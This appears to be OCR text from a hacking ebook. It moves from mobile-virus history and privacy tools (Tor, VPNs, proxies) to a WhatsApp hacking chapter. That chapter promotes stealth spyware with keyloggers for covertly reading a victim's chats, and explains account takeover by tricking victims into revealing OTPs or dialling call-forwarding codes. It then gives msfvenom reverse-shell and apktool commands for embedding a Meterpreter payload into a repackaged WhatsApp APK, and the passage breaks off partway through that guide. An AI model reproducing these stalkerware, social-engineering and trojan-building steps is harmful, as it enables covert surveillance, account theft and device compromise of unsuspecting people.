This type of virus can disable a smartphone and make victims pay a ransom to gain back control over their device. More recent ransomware has even been able to get access to administrator privileges of mobile devices and change the PIN or security code.

Signs your phone has a Virus

1) **Data usage:** The first sign that your phone has a virus is the rapid depletion of its data. That's because the virus is trying to run a lot of background tasks and communicate with the internet.

2) **Battery drain:** All of these digital shenanigans take a lot of energy. Not only does your phone use up more data, but the battery runs out faster as well. Like actual viruses, malware can leave the body of your device completely exhausted.
3) **Invasive adverts** – Overbearing adverts are a sign that you may have adware on your phone. Adware can infect your device with malicious code.
4) **Suspicious Apps Appear** – Did you notice an app that suddenly appeared on your phone? If you're totally sure that you didn't download it, then it could have been installed by a sneaky virus.


History of mobile viruses

The first known mobile virus, "Timofonica", originated in Spain and was identified by antivirus labs in Russia and Finland in June 2000. "Timofonica" sent SMS messages to GSM-capable mobile phones that read (in Spanish) "Information for you: Telefónica is fooling you." These messages were sent through the Internet SMS gateway

One of the most popular mobile Trojan was Cabir(2004) Mobile security became a concern in June 2004, when a professional virus and worm coder group known as *29A* created a virus named **Cabir** It was discovered that the virus' main feature was the ability to use the **Bluetooth** protocol to transfer files. This was its sole mean of replication. It

was searching for Bluetooth-enabled devices in a *10m radius*.Upon finding such a device, it would send a transfer file request to the respective device. After receiving and executing the file, the second device would start searching for other devices to spread the Cabir virus further.

Skulls Just like cabir, skulls was a Poplar Trojan , once a mobile gets infected Skulls overrode the device's system application by creating new files with the same name in the same folder. The new files contained no malicious code but the effect was destructive. The device's only function left was making and answering calls. Every other application was not usable anymore.



In August 2010, the first wild Android malware was reported by Denis Maslennikov, an employee of

Kaspersky[3].Disguised in a *media player application*, FakePlayer was **sending SMS messages** at the numbers 3353 and 3354, with each message costing about $5. Similarly, to cabir and skulls, FakePlayer had to be *manually* installed by the user.

Covid-19 Ransomware, As COVID-19 continues to spread across the world, it is no surprise that malware authors are exploiting the pandemic. This Ransomware prevents or limits users from accessing their system or devices. Criminals ask their victims to pay a ransom through certain online payment methods (and by a deadline) to regain control of their data.

How to keep your mobile safe?

1) Update your version of Operating system

   It is important to keep your OS updated, as new updates fix previous bugs and vulnerability.

2) Install Antivirus software

   Security software can protect your phone against viruses and malware. It scans your device for threats and blocks viruses, malware and more; detects and removes ransomware and warns you if you are about to visit a risky website.

3) Don’t Install Apps from Unknown Sources

As IOS don't give the user privilege to install application from any another source then App store but android users have this privilege. There are Android apps available that aren't in the Google Play Store. Google calls these 'unknown apps' and by default Android blocks you from installing them unless you opt in.

4) Read and understand App permission

Google Play store apps will sometimes access information from your phone. Some apps have a legitimate need to access certain features: a web browser, for example, will need access to the internet, while a photo app will need access to the device's storage. Some apps ask your permission and show you the information they need before you install them, but some don't. You view the information the app can access on the app's detail page in the Play Store by scrolling down and clicking **App permissions**.

5) Use common Sense

7
HIDING ONLINE PRIVACY

What is privacy on internet Broadly speaking, privacy is the right to be let alone, or freedom from interference or intrusion. Information privacy is the right to have some control over how your personal information is collected and used.

Every time you browse the Internet, your privacy is under constant threat from cybercriminals, governments, and corporations who want to get their hands on your personal information. That's exactly why it's up to each one of us to protect our privacy and personal space on the Internet.

Identity theft

Identity theft is when someone steals your personal information such as your name, driver's license number and data of birth. Generally, criminals steal identity information to steal money or gain other benefits (maybe a mortgage, a passport or a new phone account) by pretending to be someone else. They may even commit crimes in your name. Once an identity thief has access to your personal information, they could:

1) Open new credit card accounts in your name.

When the thief makes purchases on the credit cards and leaves the bills unpaid, the negative information can be reported to your credit report and could impact your credit score and your ability to get credit in the future;

2) Open a bank account in your name or create fake debit cards and use them to drain your existing bank accounts;


3) Set up a phone, wireless internet, or other utility service in your name.

4) Even try and get a copy of your credit report.

The onion router (tor)

Tor is an anonymity network that hides your identity as you browse the web, share content and engage in other online activities. It encrypts any data sent from your computer, so that no one can see who or where you are, even when you're logged into a website. Tor is an acronym for The Onion Router, and it was created by the US Naval Research Laboratory in the mid-Nineties. When you use the Tor network, your traffic is layered in encryption and routed via a random relay, where it's wrapped in another layer of encryption. That's done three times across a decentralized network

of nodes called a circuit, alongside bouncing encrypted traffic through random nodes, the Tor browser deletes your browsing history and cleans up cookies after each session. But it has other clever tricks to push back against trackers. If someone visits two different sites that use the same tracking system, they'd normally be followed across both. The Tor browser spots such surveillance and opens each via a different circuit making the connections look like two different people, so the websites can't link the activity or identity if they login on one of the sites.



Installing tor

It is very simple to install tor to stay anonymous on the internet using these


few steps,

- Download the Tor Browser Bundle from the links below.
  https://www.torproject.org/download/
  or just scan the QR Code to open the link

- Execute the file you downloaded to extract the Tor Browser into a folder on your computer (or pen drive).
- Then simply open the folder and click on “Start Tor Browser.”

VPN – Virtual private Network

A VPN, or Virtual Private Network, is a remarkably useful tool for anyone who goes online. On a fundamental level, VPN use consists of a tunnel that your encrypted data travels down, keeping you more secure and anonymous when online A VPN works by routing your device's internet connection through your chosen VPN's private server rather than your internet service provider (ISP) so that when your data is transmitted to the internet, it comes from the VPN rather than your mobile or computer.



Advantages of VPN

You'll be more anonymous on the internet: your IP address and location won't be visible to anyone anymore. You'll be safer on the internet: the encrypted tunnel will keep away hackers and governments; your device won't be as vulnerable to attacks. You'll be more free on the internet: by using different IP addresses, you'll be able to access websites and online services that would otherwise be blocked.

Popular VPN for your mobile

1. ExpressVPN – The best VPN money can buy

2. NordVPN – World-famous VPN is one of the best

3. Private Internet Access (PIA)- Basic cover at a reasonable cost my personal favorite.


4. CyberGhost – Specialized VPN for streaming and P2P

5. IPVanish – US-based VPN with unlimited connections

PROXY SERVERS

A proxy server is basically an intermediary between your home computer and the rest of the internet that enables you to access the web via the proxy server's connection rather than your own. It acts as a go-

between from a computer to a target website or server. When using a proxy server, there is no communication between your computer and the website you're trying to visit.



Proxy Site vs. VPN: Are They the Same?

An anonymous proxy works differently from a virtual private network (VPN) because it only handles web traffic that runs through the browser that's using the proxy site. VPNs, on the other hand, can be set up for the entire device to use it, which would include programs and other non-web browser traffic. Also, some VPNs are configured to connect you automatically to a server when your computer starts. Proxy sites aren't always on and aren't nearly as intelligent because they work only within the confines of a web browser session.

Popular online proxy Used by hackers

1) Hidester.com

2) ProxySite.com

3) KProxy.com

4) hidemyass.com

5) hide.me

8
WHATSAPP HACKING

Assuming you have read chapter one, two & three thoroughly so now we can dive directly into hacking any what's app

We all have used WhatsApp or at least heard or used it at least once in our life. So what is it? How does it work? Why was it made? And how to hack it?

8.1 What is WhatsApp?

WhatsApp is a cross-platform messaging and voice over IP service owned by Facebook. WhatsApp allows its users to send text/voice messages, make voice/video calls, share images, videos, and other media. It was primarily developed as a mobile application and later the web version was also released. The users are needed to register themselves with their phone numbers to access these services.

WhatsApp was founded in 2009 by Brian Acton and Jan Koum, former employees of Yahoo!. After leaving Yahoo! in September 2007.WhatsApp was released in January 2009 as a standalone business app that allowed companies and business to contact their customers. In 2014, WhatsApp was acquired by Facebook for 19 Billion Dollars.
Now that we know about its origin lets dive into breaching its security. Before we start let's keep

some points in mind

- WhatsApp uses end to end encryption to make the communication safe and secure. It is this feature that prevents any hackers know what is being communicated even though he gets hold of some information using Man in the middle attack.
- WhatsApp also allows fingerprint verification so, you might not be able to read the messages even if you have physical access to the device.

8.2 Debunking WhatsApp hacking myths

WhatsApp is one of the major social media platforms with over 2 billion people using it. Every one of two persons on the internet uses WhatsApp for communication. Having major myths are obvious for such large platforms. Now, let's debunk some WhatsApp hacking techniques and know why it won't be worth your while and you must look for advanced techniques.

8.2.1WhatsApp hacking with SPY apps

You can install the following spy apps to try to hack WhatsApp.

Part 1: Hack WhatsApp with ClickFree by Phone

Number

Hacking is said to be successful if you got what you needed without the victim's knowledge. Well, ClickFree will do just that using its powerful undetectable features. Parents and employers in more than 190 countries are currently using it since they know what it can do.

It comes with the stealth mode feature, which makes sure it's never seen after setting up. It also has a remote dashboard that is only accessed online. That implies you will not need the phone when hacking its details.

Using ClickFree on both Android and iOS devices has never been a problem. That is where most phones in the market dwell and WhatsApp is in both versions too. The ease of use is extended by refuting the need for rooting or jailbreaking.

If the target has an Android, ClickFree will require a one-time installation and stealth mode activation. For iOS, it's known to hack iPhones online using their iCloud ID. That excludes the need for downloading or installation if the culprit is in the Apple world.

Regardless of the OS platform, the hacked results will be in your online account. ClickFree will be hacking WhatsApp by phone number easily by revealing everything on the phone's app. You will get the messages, pictures, any other shared files, contacts, and timestamps.

More to that also involves recording everything typed under the social platform. Yes, ClickFree has the keylogger feature to do that for you. If you want to see the log files, then click on the WhatsApp icon once you get to the keylogger.

The web portal in your account works with all browsers. So, you can view the hacking progress via your phone, tablet, or computer. All you need is the internet to make it happen. Since you are hacking a targeted phone, it also means you are not alone.

ClickFree will, however, make sure that what you capture does not go to the wrong hands. It uses its cloud to sync WhatsApp's data and other details instead of storing them. Therefore, nothing will be lying idle in your account when you logout.

How to Hack WhatsApp Using ClickFree

Step 1: In Android, ClickFree works with OS version 4.0 and above. In iOS, it's compatible with version 7.0 or later.

Step 2: Sign up for an account on the ClickFree website and choose the targeted phone's OS. Pay for a suitable plan and wait for the confirmation email.

Step 3: When the email arrives, follow the instructions given to setup ClickFree. In Android, use the sent link to install the app and activate stealth mode. In iOS, use the phone's iCloud ID on the main website after logging into your account.

Step 4: Once the setup is complete, access your account to view the dashboard with the features and phone's summary.
To hack WhatsApp, click on social apps to reveal the dropdown. Look for WhatsApp and click to see all the activities.
If you need to see the typed records, use the keylogger specification at the bottom.
Part 2: Hack WhatsApp with Spyic by Phone Number


Another incredible WhatsApp hacking tool is in the Spyic monitoring app. People have also used it across the world to fulfill their hacking needs. It has a plethora of features on it, and WhatsApp is one of them.

It will get you all the messages, photos, contacts, timestamps, and anything else that passes through WhatsApp. All you need to do is install Spyic once on the targeted Android phone. For iOS, you can use the phone's iCloud ID to hack the phone online.
Viewing the results is possible anywhere if you have an internet connection. The control panel works with all browsers, that's why. Spyic is compatible with Android 4.0 and above and iOS 7.0 or later. There is no need for rooting or jailbreaking.
Part 3: Hack WhatsApp with Spyier by Phone Number

Spyier is also dominating in the hacking niche, and it includes WhatsApp in its social hacking tools. It's applicable on both Android and iOS platforms without any rooting or jailbreaking. In the prior, Spyier works with version 4.0 and above, while the latter, it's 7.0 or later.

Androids demand a one-time installation before viewing the results remotely. There will be stealth mode activation to ensure that you are never detected. If the culprit has an iPhone, then the iCloud credentials are enough to hack in less than five minutes.
Later, your account will be filled with the messages your target has been sending and receiving via WhatsApp. The hacked data will also include all the attached media files, contact details, and timestamps.

Part 4: Hack WhatsApp with Minspy




If you want to hack the latest Android or iOS phone WhatsApp messages, then Minspy is the answer. The tight and updated security in those devices will still meet a hacking app that is steps ahead.

It's also compatible with lower versions up to 4.0 and 7.0, respectively. Minspy never demands to root or jailbreak, and it also has the stealth mode for hiding. Setting it up takes less than five minutes regardless of the phone's platform.

Apple devices can be hacked using their iCloud ID only on the main website. For the Androids, just install Minspy once and activate the hiding mode. When you log in to your online account, the WhatsApp messages and everything else associated will be there.

You can log in using any internet-enabled device since the web portal is fully compatible with all browsers.

Part 5: Hack WhatsApp with Spyine



Spyine also hacks WhatsApp messages and other activities in it without any detection. It's a recent app that can also hack the latest phones in both Android and Apple worlds. You don't need much apart from a few setup instructions.

7 Safe Ways to Hack WhatsApp by Phone Number
Since there is no rooting or jailbreaking, Androids require a one-time installation. IOS devices can be hacked if you have their iCloud login details. The results are always in your account after the initial acquisition.

Spyine will get you all the messages, contacts, timestamps, and any attached files.
Part 6: Neatspy
More incredible WhatsApp hacking methods also involve Neatspy. It's a newborn in the hacking industry, and it's already creating the havoc needed to chase fake hacking ways. It's compatible with Android 4.0 and above and iOS 7.0 or later.
It also doesn't require the rooting and jailbreaking techniques. A one-time installation in Androids is enough. For iOS, Neatspy needs the iCloud credentials of the phone to hack it online.

Viewing the results is via the online account. They will include the messages, photos, videos, voice notes, contacts of those involved, and the timestamps.

Part 7: DDI Utilities

Lastly, we have the DDI utilities closing our seven ways list. It can hack WhatsApp and other data from both Android and iOS devices. The difference here is that you may be forced to root or jailbreak, depending on if you need more information.

On the other hand, the setup takes a few minutes. You need to download and install the app regardless of the platform. That is contrary to the different ways the previous apps use when approaching Android and iOS targets.

After setting it up, the WhatsApp's information will be in your online account. It will include messages, pictures, and timestamps.


You can use various other spying apps to do it too. Now that we know how we can hack someone WhatsApp using spy apps lets discuss its cons too.

1. You need to have physical access to the device of the victim.
2. The victim must trust you enough to give his/her phone to install the spyware or you must be stealthy enough to get it.
3. Most of the mobile phones are password/Pattern/Biometrics protected and you need to bypass that before installing.
4. There is no certainty that you are the only one looking at this data. Other hackers might get hold of the data in case the spyware is breached.
5. The app must be kept in stealth mode and the user must have little knowledge about


these apps. Once they find out, needless to say, it's the end of your days being the hacker.

8.2.2 Using Whatsapp QR Code

Another Ridiculous technique that you can often find on the internet regarding Whatsapp hacking is using the WhatsApp QR code that appears when you try to access your WhatsApp using a PC or web version of WhatsApp.



In this method, you need to open whats app web version or PC application with an active web connection. Now you need the victim's mobile phone. Open WhatsApp and click on the three dots on the top right-hand corner to see the menu.



Select the WhatsApp web option and scan the QR code on your desktop and then return the phone to the victim.
Now you will be able to access all the chats of the victim, no matter where he/she is.
By now you might have understood why it is the worst method to hack someone. Not only do you depend on the person to give away the mobile phone with WhatsApp open but also you expect them to be dumb enough to notice the whats app web-connected notification on the top of their screens. Moreover, this method needs a sound internet connection and if the WhatsApp is kept unused for some time it will automatically log out from your PC.

8.3.3.Hacking Whatsapp using online WhatsApp hackers

If you have searched the internet for WhatsApp hackers you must have come across several websites which claim to hack any WhatsApp account you like them to, within minutes. To be straight forward you would be none but disappointed to waste your time on such websites and needless to say these are completely fake. Some procedures can be used to hack WhatsApp much easily though but these websites don't use one.


8.3.4.Using Mobile Phone number

Now let's move to a method that might be considered hacking. In this process, all you need to know is the mobile phone number of the victim and some social engineering skills. So let's know how whats app can be hacked like a hacker.
For this purpose, you need WhatsApp installed in


your device. Make sure it is newly installed or clear all the user data from android app settings.

Follow the following steps to clear all the app data for WhatsApp

1. Go to android settings
2. Go to storage And USB settings




3. Go to APPS




4. Then you will be able to see all the available apps on your device, select Whatsapp
5. Then click on the clear cache and clear data button you will see


Now that we have cleared all the data we are all set to start hacking
For this process open whats app and follow the steps as given below




1. Press agree and continue to move to the next screen
2. Whatsapp will ask for access to your contacts, deny it for now



3. Now enter the phone number of the victim along with the country code and press ok for confirmation



4. Now select confirmation by call me option



5. Now we have to put our social engineering skills to work. You can select any of these verification methods but it's preferable to use the call me the method and you will get to know why in a couple of minutes.
6. In case you choose the SMS method you need to trick the victim to give away the 6 digit verification code to you, like saying something like you sent the OTP for your WhatsApp to them by mistake or something else. We leave this task upto you.
7. IN case you have chosen the call method, just tell the victim to make a call on *12*victimmobilenumber# for example if their mobile number is 8078998985 then he/she should make a call to the following number *21*8078998985# (NOTE: the call forwarding dial code differs from mobile to mobile, please search for the required number before trying).

8. Once it is done retry confirmation using call and you will receive a call to your number to verify the new sign in.
9. Type in the OTP and congratulations you now own the account.

Please note that Whats app can be accessed from one device at a time only, so as soon as you log in using the number, the victim will be logged off on his mobile and would no longer have access and chats on his device. It is at this moment you must act swiftly and get all the backup from the google drive for that account or get any media you need. The reason you need to hurry is that the victim might log in to confirm his account as soon as he/she receives the message that he has been logged out of his account and once he logs in you once again would lose your access.

Now that we have known the different techniques and debunked some procedures, its time to move to the ways of a professional hacker.

8.3 Hacking WhatsApp like a Pro

So, if masterminds don't use these processes to get what they want, then what do they do?

The answer to this question is that they don't hack the app, rather they hack the user. Now, this might sound like some SciFi movie but in a way its perfectly true.

Professional hackers know the key to hacking i.e. the weakest thing to hack in technology is the human using it. Hackers use various methods to trick normal users apart from exploiting the vulnerabilities of an application.

In this module, we will learn about one such method in which hackers hack users with malicious applications. First of all, they take a normal apk, in

this case, which would be Whatsapp apk. They decompile it(break it to view source code) and add exquisite features to it which are unavailable in the original WhatsApp apk. These additional features lure the users to use such an application rather than the verified products. What they don't know is that before recompiling, the hackers add a payload to the file, which gets executed on the target device along with the original apk and give the hacker access to every data the users send or receive.

8.3.1 Building A malicious WhatsApp apk

Now, let's move on to building one ourselves.

Things required to do it:-

1. Whatsapp Apk file (original from play store)
2. Linux/windows for PC, or Termux in android phone
3. Metasploit installed in the device
4. Download and install apktool

We will be following the following steps in this process of creating our custom apk.

Please Note: The instructions are as per Kali Linux Operating system

1.Generate the Meterpreter payload
2.Decompile the payload and the original apk
3.Copy the payload files to the original apk
4.Inject the hook into the appropriate activity of the original apk
5.Editing the permissions in the AndroidManifest.xml file
6.Re-compile the original apk
7.Sign the apk using jarsigner

1. Generating the Payload

To create the apk, we will be using msfvenom. Press the following command in your terminal

msfvenom -p android/meterpreter/reverse_http LHOST=<your IP address> LPORT=<any 5-digit number> -o attack.apk

You can use any other payload type too instead of reverse_http. like reverse_tcp and reverse_https

You need to give Your IP address in LHOST and any port number ranging from 1024 to 65535. It is preferable to give a five-digit number within 65535.

Your command should look something like this
msfvenom -p android/meterpreter/reverse_http LHOST=192.168.58.130 LPORT=5555 -o attack.apk

2. **Decompile the apk**

After the previous step is completed, you will see a file named attack.apk is generated. Now we need need to decompile both our original apk and the payload so that we can merge them
apktool d -f -o payload <path of your payload apk>
apktool d -f -o original <path of your original apk>

The above command should look something like this
apktool d -f -o payload /root/attack.apk
apktool d -f -o original /root/whatsapp.apk

the above commands will decompile and store the decompiled payload in a folder named payload and the decompiled WhatsApp apk in a folder named original

3. **Copy the payload to original apk**

Now that we have decompile both the apk, it's time to merge them into one. Now we have to copy the payload files to the original app's folder. Just go to "/root/payload/smali/com/metasploit/stage" and copy all the. smali files whose filename contains the word 'payload'. Now paste them in "/root/original/smali/com/metasploit/stage". Note that this folder does not exist, so you have to create it. Linking the apk to the original apk.

4. Hooking the payload with the original apk

In the previous step, we just copied the payload into the original apk. The above step gives no surety that the payload will be executed when the apk will run, so we need to hook it with the original apk so that it works as desired.

Firstly, we have to find out which activity to put it simply, activities are sections of code, it's similar to frames in windows programming is run when the app is launched. We can get this info from the AndroidManifest.xml file.

Open up the AndroidManifest.xml file located inside the "/root/original" folder using any text editor. If you know HTML, then this file will look familiar to you. Both of them are essentially Markup Languages, and both use the familiar tags and attributes structure e.g. <tag attribute="value"> Content </tag>. Anyway, look for a <activity> tag which contains both the lines –

_<action
android:name="android.intent.action.MAIN"/>
<category
android:name="android.intent.category.LAUNCHE
R"/>_

You can use CTRL+F to search within the document in any GUI text editor. When you locate that activity,

note its "android: name" attribute's value. In my case, as you can see from the screenshot below, it is "com.facebook.whatsapp.ui.activity.MainActivity". Those two lines we searched for signifies that this is the activity that is going to start when we launch the app from the launcher icon, and also this is the MAIN activity similar to the 'main' function in traditional programming.

